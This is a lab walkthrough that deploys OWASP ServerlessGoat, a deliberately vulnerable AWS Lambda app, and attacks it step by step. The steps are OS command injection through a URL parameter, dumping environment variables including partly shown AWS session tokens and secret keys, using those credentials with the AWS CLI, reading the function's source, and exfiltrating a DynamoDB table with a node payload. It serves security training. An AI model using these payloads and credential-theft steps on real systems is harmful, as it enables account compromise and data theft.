

## Michael Deitzel

### Hacking AWS Lambda for security, fun and profit

1. Make sure you are logged into your AWS account
2. Navigate to Lambda > Create Functions > Browse serverless app repository > search for appsec-serverless-goat
3. Click "Deploy"
4. Click "Deploy" (again)
5. Wait until you see the message: "Your application has been deployed"
6. Click on "View CloudFormation Stack"
7. Under "Outputs" you will find the URL for the application (WebsiteURL)

The screenshot shows the AWS Lambda 'Create function' page. The breadcrumb navigation at the top reads 'Lambda > Functions > Create function'. The main heading is 'Create function' with an 'Info' link. Below this, a message says 'Choose one of the following options to create your function.' There are four selection cards: 'Author from scratch' (radio button), 'Use a blueprint' (radio button), 'Container image' (radio button), and 'Browse serverless app repository' (radio button, which is selected and highlighted with a blue border). Below these cards is a search bar with 'appsec-serverless-goat' entered. The search results show three items: 'appsec-serverless-goat', 'serverless-goat', and 'Serverless-Goat-Java'. Each item has a brief description of the application.

Lambda > Functions > Create function

### Create function [Info](#)

Choose one of the following options to create your function.

☐ Author from scratch  
Start with a simple Hello World example.

☐ Use a blueprint  
Build a Lambda application from sample code and configuration presets for common use cases.

☐ Container image  
Select a container image to deploy for your function.

☒ Browse serverless app repository  
Deploy a sample Lambda application from the AWS Serverless Application Repository.

Public applications (177)

Private applications

Info

Sort by Best Match

☐ Show apps that create custom IAM roles or resource policies (138 additional)

appsec-serverless-goat

OWASP **ServerlessGoat** is a deliberately insecure realistic AWS Lambda **serverless** application, maintained by OWASP and initially created by PureSec.

serverless-goat

OWASP **ServerlessGoat** is a deliberately insecure realistic AWS Lambda **serverless** application, maintained by OWASP and initially created by PureSec.


Serverless-Goat-Java

**Serverless Goat** Java is an intentionally vulnerable **serverless** application containing instances of eight of the ten most critical **serverless** application vulnerabilities for security

Click the blue text stating appsec-serverless-goat and will see below screen

## appsec-serverless-goat — version 1.0.1

Review, configure and deploy

 Copy as SAM Resource

### Application details

Author OWASP	Source code URL <a href="https://github.com/ot-chris-reynolds/appsec-example-serverless-goat.git">https://github.com/ot-chris-reynolds/appsec-example-serverless-goat.git</a>	Description OWASP ServerlessGoat is a deliberately insecure realistic AWS Lambda serverless application, maintained by OWASP and initially created by PureSec.	Report a vulnerability If you believe this application poses a security risk, please <a href="#">file a vulnerability report</a> .
-----------------	--	---	---

► Template

► Permissions

► License

### Readme file

View on the [AWS Serverless Application Repository site](#).

### Application settings

#### Application name

The stack name of this application created via AWS CloudFormation

Cancel

Previous

Deploy

Click Deploy button and watch at bottom of screen as it updates the resources list as they are created.

# serverlessrepo-appsec-serverless-goat

Overview | **Deployments** | Monitoring

▼ Getting started

Dismiss

Welcome to your new application view. From here, you can view the resources that make up your application, and monitor performance, errors, and traffic metrics. [Learn more](#)

**Set up your development environment**

You can use the following tools and services to build, test, and deploy your applications.



**AWS Cloud9**

Write and test your function code in a managed environment with the AWS SDK, libraries, and plugins needed for serverless development.



**Visual Studio**

Quickly create .NET Core functions from a blueprint. Compile, deploy, configure, and test your function from within Visual Studio.



**Visual Studio Code**

Configure the AWS Toolkit for Visual Studio Code to edit your serverless applications in Microsoft Visual Studio Code.



**JetBrains**

Configure the AWS Toolkit for JetBrains to edit your serverless applications in JetBrains IDEs.



**AWS SAM CLI**

Define the infrastructure for your serverless application in an AWS SAM template. Deploy your function and other application resources from the command line. Build, test, and debug function code locally in a Docker container that emulates the Lambda execution environment.

AWS Lambda Partners provide services and tools that you can use with your Lambda functions. [View all the current AWS Lambda Partners](#)

**API endpoint**

Endpoint

<https://8nrgcenrxd.execute-api.us-east-1.amazonaws.com/Prod>

**Resources (11)**



Logical ID	Physical ID	Type	Last modified
<a href="#">Bucket</a>	serverlessrepo-appsec-serverless-goat-bucket-xqefbcqa190f	S3 Bucket	2 minutes ago
<a href="#">FunctionConvert</a>	serverlessrepo-appsec-serverless-g-FunctionConvert-6AX3BybXef6A	Lambda Function	1 minute ago
<a href="#">FunctionFrontend</a>	serverlessrepo-appsec-serverless--FunctionFrontend-eAMqPizwjEui	Lambda Function	2 minutes ago
<a href="#">ServerlessRestApi</a>	8nrgcenrxd	ApiGateway RestApi	1 minute ago
<a href="#">Table</a>	serverlessrepo-appsec-serverless-goat-Table-9K7NT4IHMPRP	DynamoDB Table	2 minutes ago

Click on Deployments Tab

# serverlessrepo-appsec-serverless-goat

Overview | **Deployments** | Monitoring

► SAM template

CloudFormation stack

**Deployment history**




[View stack events](#)

< 1 >

Deployment	Resource type	Last updated time	Status
<a href="#">5 minutes ago</a>	Lambda application	3 minutes ago	<span>✔ Create complete</span>

Click on CloudFormation stack



Click on Outputs tab and copy the URL

[https://\\*\\*\\*\\*\\*.execute-api.us-east-1.amazonaws.com/Prod/](https://*****.execute-api.us-east-1.amazonaws.com/Prod/)

\*\*\*\*\*need to be what is given as URL

Let us understand Lambda attack and defense with some practical examples of attack scenarios using the ServerlessGoat. We will look at some of the vulnerabilities in detail and discuss how to defend them.

**Note:** All the below attacks are performed in a test non-production AWS account. Do not set up vulnerable apps/setup in prod AWS accounts.

2. If the application is exposed through Amazon API Gateway, the HTTP response headers might contain header names such as: *x-amz-apigw-id*, *x-amzn-requestid*, *x-amzn-trace-id*

x-amzn-Requestid	①	fe699d75-5bc8-46f7-bc98-edf7bc211795
x-amz-apigw-id	①	U6JxqExuoAMFe7g=
X-Amzn-Trace-Id	①	Root=1-62c7233d-0fa1a1b7175a690843a65b23;Sampled=0

Next Add /api/convert to URL

3. You can also check for any exceptions that the application throws. Below you can see if we manipulate the URL of the application by removing the parameter “document\_url”, it throws a default exception through which we can identify the location of the lambda function at the server side.



The above screenshots throw default exceptions and give us details about serverless / *lambda* service at server-side. The server is Linux, and the lambda function logic is at “/var/task/index.js”. Let’s see If we can inject some OS commands and see if we get a proper response.

Type in URL [https://\\*\\*\\*\\*\\*.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document\\_url=http%3A%2F%2Ffoobar.com%3b+id+%23](https://*****.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=http%3A%2F%2Ffoobar.com%3b+id+%23)

Part this is \*\*\*\*\* needs to be what is in the given URL

## 2. OS Command Injection

We will blindly probe for OS command injection using a common payload like “*id*” invoking a command on the Linux OS system. The malicious payload is “*http://foobar.com; id #*”.

```
</body>  
</html>uid=995(sbx_user1051) gid=992 groups=992
```

You can see that the *id* command is successfully validated, and the response is sent back as in the figure shown above. This confirms that the Lambda function is vulnerable to OS command injection.

Now we will dig for some sensitive data in the environment variables. We will run the same malicious payload but instead of *id* we will use *env* command. So, the payload will be “*http://foobar.com; env #*”.

Change last part of URL to read /api/convert?document\_url=http%3A%2F%2Ffoobar.com%3b+env+%23

```
</html>AWS_LAMBDA_FUNCTION_VERSION=$LATEST
BUCKET_URL=http://serverlessrepo-appsec-serverless-goat-bucket-xqefbcqa190f.s3-website-us-east-1.amazonaws.com

AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjELf/////////

AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/se
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/us
LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_LOG_STREAM_NAME=2022/07/07/[5
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_EXECUTION_ENV=AWS_Lambda_nodejs12.x
AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2
AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-
PATH=/var/lang/bin:/usr/local/bin:/usr/l
TABLE_NAME=serverlessrepo-appsec-serverl
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=WFoLwJjt4Y+gtfYKz9
LANG=en_US.UTF-8
LAMBDA_RUNTIME_DIR=/var/runtime
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
TZ=:UTC
AWS_REGION=us-east-1
NODE_PATH=/opt/nodejs/node12/node_module


BUCKET_NAME=serverlessrepo-appsec-:
AWS_ACCESS_KEY_ID=ASIATEMHR7CICLUMI
```

Since we have got access to the AWS Session Token, Secret Key and Access Key we can further focus on compromising the AWS account.

### 3. Compromising the Victim AWS Account

Now, export the AWS Session Token, Secret Key and Access Key and we can now get the function's temporary execution role using AWS Command Line Interface (CLI).

---

 Command Prompt

```
C:\Users\Michael>setx AWS_SECRET_ACCESS_
SUCCESS: Specified value was saved.

C:\Users\Michael>setx AWS_ACCESS_KEY_ID
SUCCESS: Specified value was saved.

C:\Users\Michael>setx AWS_SESSION_TOKEN
KgX8qtyUkSXaA1V0nkZqPwBbKtwDCOD/////////
AsOTIbD3kvgsIGaV0ykZl32IR/kxRCLFLd6DQhyM
UGyP7QgIBqRwutMnQj+FDxF061cq4TSduugD8wTu
Tdrn+pMoB8HprAqAMwdx1I1Tt4c9spISdCRRxjJw
CQMJZt4y7bfzeuX/37SwSPswzbmdlgY6nQG5y5oL
XuWXUw14/aGiA8WVctcVg7/06mqej04hR0t80sT1
SUCCESS: Specified value was saved.

C:\Users\Michael>
```

Verify that you have got access to the Lambda function's temporary execution role by running the command “*aws sts get-caller-identity*”. You should have an output as shown below.



```
C:\Users\Michael>aws sts get-caller-identity
{
  "UserId": "AIDATEMHR7CIB2N5ES6ZI",
  "Account": "215569528976",
  "Arn": "arn:aws:iam::215569528976:user/SNSUser"
}
```

It's clear that we are now running under the assumed role of the function. Now we will dig deeper using the OS command injection and try to access the source code of the Lambda function. We will run the same malicious payload but instead of `env` we will use `cat /var/task/index.js` command. So, the payload will be `"http://foobar.com; cat /var/task/index.js #"`.

```
14 </html>const child_process = require('child_process');
15 const AWS = require('aws-sdk');
16 const uuid = require('node-uuid');
17
18 async function log(event) {
19   const docClient = new AWS.DynamoDB.DocumentClient();
20   let requestid = event.requestContext.requestId;
21   let ip = event.requestContext.identity.sourceIp;
22   let documentUrl = event.queryStringParameters.document_url;
23
24   await docClient.put({
25     TableName: process.env.TABLE_NAME,
26     Item: {
27       'id': requestid,
28       'ip': ip,
29       'document_url': documentUrl
30     }
31   }).promise();
32
33
34 }
35
36 exports.handler = async (event) => {
37   try {
38     await log(event);
```

```
40 let documentUrl =event.queryStringParameters.document_url;
41
42 let txt = child_process.execSync(`./bin/curl --silent -L ${documentUrl} | /lib64/ld-linux-x86-64.so.2 ./bin/catdoc
43 -`).toString();
44
45 // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file.
46 let key = uuid.v4();
47 let s3 = new AWS.S3();
48 await s3.putObject({
49   Bucket: process.env.BUCKET_NAME,
50   Key: key,
51   Body: txt,
52   ContentType: 'text/html',
53   ACL: 'public-read'
54 }).promise();
55
56 return {
57   statusCode: 302,
58   headers: {
59     "Location": `${process.env.BUCKET_URL}/${key}`
60   }
61 };
62 }
63 catch (err) {
64   return {
65     statusCode: 500,
66     body: err.stack
67   };
68 }
69 };
```

Below are the things which we learnt from the source code review of the Lambda function:

1. The application uses the Amazon Dynamo DB (NoSQL Database)
2. The application uses a Node.js Package called node-uuid
3. The application stores sensitive user information (IP address and the document URL) inside the DynamoDB table. The name is defined in the `TABLE_NAME` environment variable.
4. The root cause behind the OS command injection is using untrusted user input in the `child.process.execSync` call
5. The output of API invocations is stored inside an Amazon Simple Storage Service (S3) bucket. The name is stored inside an environment variable: `BUCKET_NAME`.

#### 4. Exploiting Over-Privileged IAM Roles

We can confirm from the source code review of the Lambda function that the developer is inserting the client's IP address and the document URL value into the DynamoDB table, by using the `put()` method of *`AWS.DynamoDB.DocumentClient`*. In a secure system, the permissions granted to the function should be least privileged and minimal, for example, only *`dynamodb:PutItem`*.

However, when the developer chose the CRUD DynamoDB policy provided by AWS Serverless Application Model (SAM), they granted the function with the following permissions:

However, when the developer chose the CRUD DynamoDB policy provided by AWS Serverless Application Model (SAM), they granted the function with the following permissions:

- *dynamodb:GetItem*
  - *dynamodb:DeleteItem*
  - *dynamodb:PutItem*
  - *dynamodb:Scan*
  - *dynamodb:Query*
  - *dynamodb:UpdateItem*
  - *dynamodb:BatchWriteItem*
- 
- *dynamodb:BatchGetItem*
  - *dynamodb:DescribeTable*

These permissions allow an attacker to exploit the OS command injection weakness to exfiltrate data from the DynamoDB table, by abusing the *dynamodb:Scan* permission. Use the following payload in the URL field, and see what happens (URL encode the below payload):

```
https://; node -e 'const AWS = require("aws-sdk"); (async () =>
{console.log(await new
AWS.DynamoDB.DocumentClient().scan({TableName:
process.env.TABLE_NAME}).promise())}) () ;'
```

As you can see from the output below, we accessed the entire contents of the table

```
1  {
2  Items: [
3  {
4    ip: '69.18.23.76',
5    document_url: 'http://foobar.com; id #',
6    id: '84e7cf33-6ebd-4521-87c0-180263ecf66d'
7  },
8  {
9    ip: '69.18.23.76',
10   document_url: 'http://foobar.com; env #',
11   id: 'c3309293-7cd2-46aa-a355-5e1d6e72d9bd'
12  },
13  {
14    ip: '69.18.23.76',
15    document_url: 'http://foobar.com; cat /var/task/index.js #',
16    id: '9433c07c-7760-44f0-a036-07f8708bae82'
17  },
18  {
19    ip: '69.18.23.76',
20    document_url: 'http://foobar.com',
21    id: '4d66a580-eb4c-42d1-b7df-6b1ef2d77cc4'
22  },
23  {
24    ip: '69.18.23.76',
25    document_url: 'https://; node -e 'const AWS = require("aws-sdk"); (async () => {console.log(await new
26    AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME}).promise())nIS})();',
27    id: 'ca9889a1-1c1f-48c2-99b8-2e37a4bc4196'
28  },
29  {
30    ip: '69.18.23.76',
31    document_url: 'https://; node -e 'const AWS = require("aws-sdk"); (async () => {console.log(await new
32    AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME}).promise());})();',
33    id: 'a23accd9-005e-4670-b818-009334a095b8'
34  }
35  ],
36  Count: 6,
37  ScannedCount: 6
38 }
```

This LAB was based on the following <https://blog.appsecco.com/hacking-aws-lambda-for-security-fun-and-profit-c140426b6167>

\*\*\*\*\*END OF LAB\*\*\*\*\*